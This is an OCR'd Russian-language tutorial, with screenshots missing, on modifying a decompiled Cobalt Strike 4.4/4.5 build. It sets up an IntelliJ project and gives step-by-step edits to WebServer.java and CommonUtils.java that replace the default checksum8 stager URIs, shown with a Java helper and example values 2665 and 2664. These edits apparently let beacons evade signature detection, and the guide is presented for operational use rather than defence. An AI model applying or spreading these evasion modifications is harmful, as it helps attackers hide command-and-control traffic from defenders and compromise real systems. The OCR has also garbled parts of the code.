
Затем для Артефакта выберите:




Затем выберите “Агрессор”, а затем “ОК”.



Внешний вид должен быть таким (убедитесь, что местоположение модуля установлено на адрес вашего проекта) и нажмите “OK”.



Теперь последняя проверка, чтобы убедиться, что папка SDK вашего JAVA 18 настроена правильно внутри домашнего пути JDK.



Я извлек файлы JAVA 18 в свою папку D:/JAVA. Вы можете положить его в C:\Java18 или в любом другом месте, где вы установили файлы JAVA внутри.


Теперь наша структура IDEA для компиляции и модификаций готовы к запуску. Так что теперь все легко понять, и вы можете поместить свое изображение, чтобы не следовать за мной, вы можете изменить свои данные в соответствии с вашими потребностями... если вы хотите сделать свой собственный модифицированный cobaltstrike 4.4 или 4.5 cobaltstrike!

~/ Modify checksum8


Файлы, содержащие контрольную сумму checksum8 веб-сервера cobaltstrike, составляют (2) файла.

1) Файл “WebServer.java” в папке “decompiler_cobaltstrike\cloudstrike”.
2) Файл “CommonUtils.java” в папке “decompiler_cobaltstrike\common”.

Нам нужно скопировать эти 2 файла в нашу папку “SRC” с тем же именем папки, где это “ДОЛЖНО БЫТЬ”. Проверьте скриншот ниже.



Теперь щелкните файл Webserver.JAVA и нажмите “ctrl+f”, чтобы найти слово “checksum8”.



Выбранное выше является важной частью контрольной checksum8. Здесь нам нужно сделать 3 шага:

1) Удалите или сохраните значение (% 256L), поскольку мы собираемся изменить хеш-сумму наших стейджеров. Это больше не повлияет на нас.

2) Измените адрес хэш-суммы x32 и x64 на другое расширение, например... вы можете создать хеш-сумму uri маячка на основе изображений .JPG, или на основе .PNG, или на основе .JS, или .PDF, любого расширения с помощью этого скрипта. Я буду использовать расширение .PDF для этой демки.

3) После изменения хеш-суммы нам нужно изменить результат в WebServer.JAVA

Java:

```
public class EchoTest {
   publicstatic long checksum8(String text) {
      if (text.length() < 4) {
         return0L;
      }
      text = text.replace("/", "");
      long sum = 0L;
      for (int x = 0; x < text.length(); x++) {
         sum += text.charAt(x);
      }
      return sum;
   }
   publicstatic void main(String[] args) throws Exception {
      System.out.println(checksum8("xssr1zxssr1zxssr1z.pdf"));
   }
}
```

Здесь я упомянул адрес: xssr1zxssr1zxssr1z.PDF для нашего x32, который дает нам 2665, где по умолчанию для cobaltstrike было 92!

Вы можете изменить свой адрес, который хотите. Теперь все зависит от вашего воображения.


Адрес второго стейджа x64: r1zr0cksr1zr0cksr1zr0cks.PDF, что дает нам 2664, а в cobaltstrike по умолчанию было 93!

Чтобы проверить расчет кода, посетите сайт https://www.programiz.com/java-programming/online-compiler/

Важной частью здесь является то, что нам нужно изменить значение этих вычислений, поэтому на x64 и x86 могут иметь одинаковое значение или разные, это не имеет значения.

Примечание: если ваш маячок не подключился к сети после модификации, вам необходимо снова изменить расчет и протестировать его.. он не должен превышать 20 КБ для нормального выхода в сеть.


Теперь наша модификация будет только для значений (92 или 2665) и (93 или 2664) стейджеров, больше ничего не меняйте.




Вы также можете удалить (% 245L), это не повлияет на стейджеры.. просто будет небольшая ошибка при компиляции.

Следующее изменение будет в “CommonUtils.JAVA”. Дважды щелкните файл и найдите (checksum8) в функциях MSFURI + MSFURI_X64, как показано ниже:


В функции MSFURI x32 нам нужно добавить наш новый URI для стейджера x32



В функции MSFURI_X64 нам нужно добавить наш новый URI для стейджера x64.



